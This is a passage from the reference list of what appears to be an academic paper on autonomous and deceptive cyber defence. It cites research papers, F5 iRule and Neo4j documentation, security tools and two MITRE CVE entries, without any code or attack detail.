[21] A. Kott, P. Théron, L. V. Mancini, E. Dushku, A. Panico, M. Drašar, B. LeBlanc, P. Losiewicz, A. Guarino, M. Pihelgas and K. Rzadca, 'An introductory preview of autonomous intelligent cyber-defense agent reference architecture, release 2.0,' eng, *Journal of defense modeling and simulation*, vol. 17, no. 1, pp. 51–54, 2020, ISSN: 1548-5129.

[22] Y. Han, B. I. P. Rubinstein, T. Abraham, T. Alpcan, O. De Vel, S. Erfani, D. Hubczenko, C. Leckie and P. Montague, 'Reinforcement learning for autonomous defence in software-defined networking,' in *Decision and Game Theory for Security*, L. Bushnell, R. Poovendran and T. Başar, Eds., Cham: Springer International Publishing, 2018, pp. 145–165, ISBN: 978-3-030-01554-1.

[23] C. Zhong, J. Yen and P. Liu, 'Can cyber operations be made autonomous? an answer from the situational awareness viewpoint,' eng, in *Adaptive Autonomous Secure Cyber Systems*, Cham: Springer International Publishing, 2020, pp. 63–88, ISBN: 3030334317.

[24] V. Mehta, C. Bartzis, H. Zhu, E. Clarke and J. Wing, 'Ranking attack graphs,' eng, in *Recent Advances in Intrusion Detection*, ser. Lecture Notes in Computer Science, vol. 4219, Berlin, Heidelberg: Springer Berlin Heidelberg, pp. 127–144, ISBN: 354039723X.

[25] G. Cybenko, S. Jajodia, M. P. Wellman and P. Liu, 'Adversarial and uncertain reasoning for adaptive cyber defense: Building the scientific foundation,' in *Information Systems Security*, A. Prakash and R. Shyamasundar, Eds., Cham: Springer International Publishing, 2014, pp. 1–8, ISBN: 978-3-319-13841-1.

[26] M. Baruwal Chhetri, A. Uzunov, B. Vo, S. Nepal and R. Kowalczyk, 'Self-improving autonomic systems for antifragile cyber defence: Challenges and opportunities,' in *2019 IEEE International Conference on Autonomic Computing (ICAC)*, 2019, pp. 18–23. DOI: `10.1109/ICAC.2019.00013`.

[27] K. Park, S. Woo, D. Moon and H. Choi, 'Secure cyber deception architecture and decoy injection to mitigate the insider threat,' eng, *Symmetry (Basel)*, vol. 10, no. 1, p. 14, 2018, ISSN: 2073-8994.

[28] M. Gutierrez and C. Kiekintveld, 'Online learning methods for controlling dynamic cyber deception strategies,' in *Adaptive Autonomous Secure Cyber Systems*, S. Jajodia, G. Cybenko, V. Subrahmanian, V. Swarup, C. Wang and M. Wellman, Eds. Cham: Springer International Publishing, 2020, pp. 231–251, ISBN: 978-3-030-33432-1. DOI: `10.1007/978-3-030-33432-1_11`. [Online]. Available: `https://doi.org/10.1007/978-3-030-33432-1_11`.

[29] IPQualityScore, *Ipqs fraud prevention api*, `https://www.ipqualityscore.com/documentation/fraud-prevention-scoring`, Accessed: 2021-04-14.

[30] F5, *F5 big-ip - irulelx*, https://clouddocs.f5.com/api/irules-lx/, Accessed: 2021-04-13.

[31] F5, *F5 big-ip - tcl*, https://devcentral.f5.com/s/articles/the101-irules-101-introduction-to-programming-amp-tcl, Accessed: 2021-04-13.

[32] F5, *F5 big-ip - irule*, https://clouddocs.f5.com/api/irules/, Accessed: 2021-04-13.

[33] F5, *F5 irule event client_accepted*, https://clouddocs.f5.com/api/irules/CLIENT_ACCEPTED.html, Accessed: 2021-04-13.

[34] F5, *F5 irule event http_request*, https://clouddocs.f5.com/api/irules/HTTP_REQUEST.html, Accessed: 2021-04-13.

[35] F5, *F5 irule event http_request_data*, https://clouddocs.f5.com/api/irules/HTTP_REQUEST_DATA.html, Accessed: 2021-04-13.

[36] F5, *F5 irule event http_response*, https://clouddocs.f5.com/api/irules/HTTP_RESPONSE.html, Accessed: 2021-04-13.

[37] FingerprintJS, *Fingerprintjs open-source version*, https://github.com/fingerprintjs/fingerprintjs, Accessed: 2021-04-13.

[38] Wireshark, *Wireshark network protocol analyzer*, https://www.wireshark.org, Accessed: 2021-04-13.

[39] P. A. Networks, *Palo alto networks firewall syslog fields*, https://docs.paloaltonetworks.com/pan-os/9-1/pan-os-admin/monitoring/use-syslog-for-monitoring/syslog-field-descriptions/threat-log-fields.html, Accessed: 2020-04-02.

[40] Neo4j, *Neo4j node embeddings*, https://neo4j.com/docs/graph-data-science/current/algorithms/node-embeddings/, Accessed: 2021-04-06.

[41] MITRE, *Cve-2017-9841*, https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9841, Accessed: 2021-04-25.

[42] MITRE, *Cve-2018-20062*, https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20062, Accessed: 2021-04-25.

[43] Neo4j, *Neo4j graphsage*, https://neo4j.com/docs/graph-data-science/current/algorithms/graph-sage/, Accessed: 2021-04-03.